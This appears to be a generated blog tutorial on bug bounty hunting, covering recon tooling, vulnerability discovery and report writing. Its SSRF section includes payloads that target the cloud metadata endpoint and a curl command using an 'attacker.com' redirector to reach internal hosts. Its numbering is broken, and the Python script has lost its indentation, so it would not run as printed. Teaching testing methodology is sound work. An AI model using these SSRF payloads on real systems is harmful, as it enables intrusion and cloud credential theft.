
Listen to this Post
Introduction:

A simple LinkedIn post celebrating a successful bug bounty find with the hashtags bug and bugbounty has sparked widespread curiosity, highlighting the opaque yet lucrative world of ethical hacking. While the original hunter remained coy about the specific program, the community’s immediate question—”which program?”—underscores a fundamental truth: methodology, not just opportunity, defines success. This article decrypts the professional pathway from a celebratory post to a consistent vulnerability discovery engine, providing the technical arsenal required to transition from observer to award-winning hunter.
Learning Objectives:
- Understand the core phases of a professional bug bounty hunting methodology.
- Master essential reconnaissance (OSINT) and subdomain enumeration techniques.
- Learn to identify, exploit, and responsibly report common high-impact web vulnerabilities.
You Should Know:
1. The Foundation: Passive and Active Reconnaissance
Before a single payload is sent, successful hunters map the entire attack surface. This involves passively gathering intelligence and actively probing for hidden assets.
Step-by-step guide:
- Passive Recon (OSINT): Use tools like `theHarvester` and `Amass` to collect emails, subdomains, and IP ranges without touching the target’s servers.
Example: Enumerating with theHarvester and Amass
theHarvester -d target.com -b all -l 500 -f initial_report
amass enum -passive -d target.com -o amass_passive.txt
- Subdomain Enumeration: Combine passive results with aggressive permutation. Tools like `AssetFinder` and `Subfinder` are key.
subfinder -d target.com -all -o subfinder_results.txt
Use a permutation wordlist with tools like goaltdns and massdns
altdns -i discovered_subs.txt -o permuted_list.txt -w words.txt
- Port & Service Discovery: On in-scope IPs, conduct light port scanning with `Nmap` to identify services.
nmap -sV --top-ports 100 -iL target_ips.txt -oA nmap_scan
2. Vulnerability Discovery: Targeting Low-Hanging Fruit
Prioritize common vulnerabilities with high impact. Start with automated scanning for quick wins, then manually deep-dive.
Step-by-step guide:
- Automated Scanning (Cautiously): Use `Nuclei` with community templates to identify known CVEs and misconfigurations.
nuclei -l target_urls.txt -t ~/nuclei-templates/ -severity medium,high,critical -o nuclei_findings.txt
- Manual Testing for Business Logic Flaws: Automation misses logic errors. Test for:
– Insecure Direct Object References (IDOR): Manipulate IDs (user, order, document) in API requests. Use Burp Suite’s Repeater.
– Broken Access Control: Can a low-privilege user access an admin endpoint (/admin/api/users)? Test horizontal and vertical privilege escalation.
– Parameter Tampering: Alter price, quantity, or status parameters in POST requests and JSON bodies.
3. The Art of Exploitation: Proving Impact
Finding a flaw is only half the battle; proving its business risk is what leads to a bounty.
Step-by-step guide for a SSRF Exploit:
- Identify: Find a parameter that fetches a URL (e.g.,
?url=,?endpoint=,?proxy=). - Test Internal Access: Attempt to access internal endpoints.
http://vulnerable.com/fetch?url=http://169.254.169.254/latest/meta-data/
- Bypass Filters: If blocked, use obfuscation: DNS hex encoding, URL encoding, or leveraging allowed domains to redirect.
Using a redirector on your controlled server
Your server's /redirect endpoint redirects to http://internal.ip
curl 'http://vuln.com/fetch?url=http://attacker.com/redirect'
- Document: Capture full HTTP request/response from Burp Suite to prove data retrieval.
-
Mastering the Tools of the Trade: Your Cybersecurity Workbench
Efficiency separates hobbyists from professionals.
Step-by-step setup for a core environment:
- Burp Suite Professional: Configure project-specific settings. Use extensions like Autorize (access control testing), Turbo Intruder (for heavy payloads), and Collaborator Everywhere (for blind vulnerability detection).
2. Custom Scripting (Python/Bash): Automate repetitive tasks.
 A simple Python script to filter live hosts from subdomains
import requests
with open('subdomains.txt', 'r') as f:
for line in f:
url = f"http://{line.strip()}"
try:
if requests.get(url, timeout=5).status_code < 400:
print(f"[+] Live: {url}")
except:
pass
3. Organize with `Notion` or Obsidian: Document every target, methodology, finding, and proof-of-concept (PoC) for efficient reporting and knowledge retention.
5. The Critical Finale: Crafting the Irrefutable Report
A poorly written report can nullify a critical finding. This is where many hunters fail.
Step-by-step guide to reporting:
- Clear and concise (e.g., “Blind SSRF leading to AWS Metadata Exposure”).
2. Summary: One-line impact statement.
- Steps to Reproduce: Numbered, detailed, and idiot-proof. Include every click, input, and raw HTTP request/response.
- Impact Analysis: Quantify the risk. Could it lead to data breach, system takeover, financial loss? Use the CVSS calculator.
- Remediation: Provide actionable, specific advice (e.g., “Implement an allowlist of permitted domains for the fetch function”).
- Proof: Attach sanitized screenshots, videos, and curated Burp Suite logs.
What Undercode Say:
- The “Program” is Secondary; The Process is Primary. The feverish questions in the comments miss the point. Top performers have a systematic, repeatable methodology they apply across any program, not a secret list of easy targets.
- Automation Handles the Breadth; Genius Handles the Depth. True skill lies in manual testing for complex business logic flaws that scanners will never find. Your intellect is the ultimate tool.
Prediction:
The evolution of bug bounty platforms will shift from simple vulnerability marketplaces to integrated continuous security assessment networks. We will see the rise of AI-powered triage assistants on the platform side, automatically validating submissions and reducing program manager workload. For hunters, the bar will be raised: exploitation chains combining multiple low/medium severity flaws to demonstrate critical impact will become the norm for top awards. Furthermore, the focus will expand beyond web applications to include API-specific bug bounty programs, cloud infrastructure configurations (IaC scanning), and supply chain vulnerabilities within CI/CD pipelines. The hunter who celebrates with alhamdulillah today will soon need to be proficient in GraphQL, gRPC, and cloud privilege escalation techniques to maintain their edge.
🎯Let’s Practice For Free:
IT/Security Reporter URL:
Reported By: Mehrabopi Alhamdulillah – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


